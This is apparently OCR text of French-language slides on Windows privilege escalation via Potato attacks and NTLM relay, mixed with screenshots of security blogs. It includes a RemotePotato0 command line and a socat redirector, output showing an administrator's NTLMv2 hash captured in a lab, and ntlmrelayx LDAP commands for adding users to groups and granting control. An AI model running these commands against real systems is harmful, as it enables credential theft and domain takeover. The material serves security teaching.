
~~Élévation de privilèges~~

Safety Boundary Abuse


Potato.exe
NT AUTHORITY\SERVICE
COM Client
OXID Resolver
127.0.0.1:1337
CoGetInstanceFromIStorage("{4991d34b…}","127.0.0.1:1337")
ResolvOxid2(OXID) + RPC bind
SYSTEM::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966…
AcceptSecurityContext()
QuerySecurityContextToken()
CreateProcessWithTokenW()
NT AUTHORITY\SYSTEM
COM Server
{4991d34b…}


Potato.exe
NT AUTHORITY\SERVICE
COM Client
OXID Resolver
127.0.0.1:1337
CoGetInstanceFromIStorage("{4991d34b…}","127.0.0.1:1337")
ResolvOxid2(OXID) + RPC bind
ANONYMOUS:019cef6365b05c2c:BA19872D0F…
NT AUTHORITY\SYSTEM
COM Server
{4991d34b…}
AcceptSecurityContext()
QuerySecurityContextToken()
CreateProcessWithTokenW()


Potato.exe
NT AUTHORITY\SERVICE
COM Client
OXID Resolver
127.0.0.1:1337
RPC Server
127.0.0.1:1338
NT AUTHORITY\SYSTEM
COM Server
{4991d34b…}
CoGetInstanceFromIStorage("{4991d34b…}","127.0.0.1:1337")
ResolvOxid2(OXID) + RPC bind
ANONYMOUS:019cef6365b05c2c:BA19872D0F…
ResolvOxid2 response
IRemUnkown2() and RPC bind
NT AUTHORITY\SYSTEM::N46iSNekpT:08ca45b7d7ea58ee:88dcbe444616896…
AcceptSecurityContext()
QuerySecurityContextToken()
CreateProcessWithTokenW()


Potato.exe
NT AUTHORITY\SERVICE
COM Client
OXID Resolver
127.0.0.1:1337
RPC Server
127.0.0.1:1338
NT AUTHORITY\SYSTEM
COM Server
{4991d34b…}
CoGetInstanceFromIStorage("{4991d34b…}","127.0.0.1:1337")
ResolvOxid2(OXID) + RPC bind
ANONYMOUS:019cef6365b05c2c:BA19872D0F…
ResolvOxid2 response with ncacn_ip_tcp:127.0.0.1:1338
IRemUnkown2() and RPC bind
NT AUTHORITY\SYSTEM::N46iSNekpT:08ca45b7d7ea58ee:88dcbe444616896…
NTLM-over-HTTP
LDAP
SMB
HTTP
AcceptSecurityContext()
QuerySecurityContextToken()
CreateProcessWithTokenW()

Relai NTLM

hackndo

Think out of the box

BLOG

- Home
- À propos
- Archives
- Me contacter
- Disclaimer
- Projets

LIENS

Relais NTLM

01 Apr 2020 · 50 min

Auteur : **Pixis**

Active Directory | Windows

Dans cet article

Le relais NTLM est une technique consistant à se mettre entre un client et un serveur pour effectuer des actions sur le serveur en se faisant passer pour le client. Correctement utilisée, elle peut être très puissante et peut permettre de prendre le contrôle d'un domaine Active Directory sans avoir d'identifiants au préalable. L'objet de cet article est d'expliquer le relais NTLM, et de présenter ses limites.

Préliminaire

Cet article n'est pas voué à être un tutoriel à suivre à la lettre pour mener à bien une attaque, mais il permettra au lecteur de comprendre en détail le

https://beta.hackndo.com/ntlm-relay/

Relai NTLM

The Hacker Recipes

Search Ctrl K

Tools ↗ Exegol ↗

- Active Directory
- Reconnaissance
- Movement
  - Credentials
  - MITM and coerced auths
  - NTLM
    - Capture
    - Relay
    - Pass the hash
  - Kerberos
  - DACL abuse
  - Group policies
  - Trusts
  - Netlogon
  - Certificate Services (AD-CS)
  - SCCM / MECM
  - Exchange services
  - Print Spooler Service
  - Schannel
  - Built-ins & settings
- Persistence
- Web services
  - Reconnaissance
  - Configuration
  - Accounts and sessions
  - User inputs

NTLM relay

Theory

After successfully forcing a victim to authenticate with LM or NTLM to an attacker's server, the attacker can try to relay that authentication to targets of his choosing. Depending on the mitigations in place, he will be able to move laterally and escalate privileges within an Active Directory domain.

The NTLM authentication messages are embedded in the packets of application protocols such as SMB, HTTP, MSSQL, SMTP, IMAP. The LM and NTLM authentication protocols are "application protocol-independent". It means one can relay LM or NTLM authentication messages over a certain protocol, say HTTP, over another, say SMB. That is called cross-protocols LM/NTLM relay. It also means the relays and attacks possible depend on the application protocol the authentication messages are embedded in.

The chart below sums up the expected behavior of cross-protocols relay attacks depending on the mitigations in place (original here). All the tests and results listed in the chart were made using Impacket's ntlmrelayx (Python).


The following mindmap sums up the overall attack paths of NTLM relay. Gabriel

On this page

- Theory
  - Session signing
  - MIC (Message Integrity ...
  - EPA (Extended Protectio...
- Practice
  - Detection
  - Abuse
  - Tips & tricks 💡
- Resources

Authors

https://www.thehacker.recipes/ad/movement/ntlm/relay


Potato.exe
NT AUTHORITY\SERVICE
INTERACTIVE
COMPANY\jdoe.adm
NT AUTHORITY\SYSTEM
COM Client
CoGetInstanceFromIStorage("{4991d34b…}","192.127.0.0.1:1337")
OXID Resolver
127.0.0.1:1337
ResolvOxid2(OXID) + RPC bind
ANONYMOUS::N46iSNekpT:08ca45b7d7ea58ee:6168966…
ResolvOxid2 response with ncacn_ip_tcp:127.0.0.1:1338
COM Server
{4991d34b…}
RPC Server
127.0.0.1:1338
IRemUnkown2() and RPC bind
NT AUTHORITY\SYSTEM::N46iSNekpT:08ca45b7d7ea58ee:88dcbe444616896…
NTLM-over-HTTP
LDAP
SMB
HTTP

Obtention d'une authentification

```
D:\temp>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>user13                rdp-tcp#20          2  Active          .  3/26/2024 5:33 PM
 t0-root-adm           rdp-tcp#22          4  Active          .  4/2/2024 3:42 PM

D:\temp>RemotePotato0.exe -m 2 -r 192.168.1.88 -x 192.168.1.88 -s 4
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to fo
im machine on port 9999
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 4
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] IStoragetrigger written: 106 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] User hash stolen!

NTLMv2 Client   : DSP-MYLAB
NTLMv2 Username : MYLAB\t0-root-adm
NTLMv2 Hash     : t0-root-adm::MYLAB:c8b55937887b8707:6e3d3a83f2e9203173fc75f2a5fa57f7:0101000000000002c2590c50385da01d33f4c
1001200440053005000 2d004d0059004c0041004200400160006d0079006c00610062002e006c006f00630061006c0003002a004400530050002d004d0059
f00630061006c00050016006d0079006c00610062002e006c006f00630061006c00070008002c2590c50385da0106000400060000000800300030000000000
3dd47c25858e7254b8d4df77ab0f4076e9875770a001000000000000000000000000000000000900000000000000000000
```

Relai LDAP

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.166.164, attacking target ldaps://192.168.166.132
```

```
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified,
computer will be created with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
```

```
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
```

```
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
```

https://github.com/fortra/impacket

Rela

https://github.com/fortra/impacket

~~Élévation de privilèges~~

~~Safety Boundary Abuse~~


Élévation de privilèges

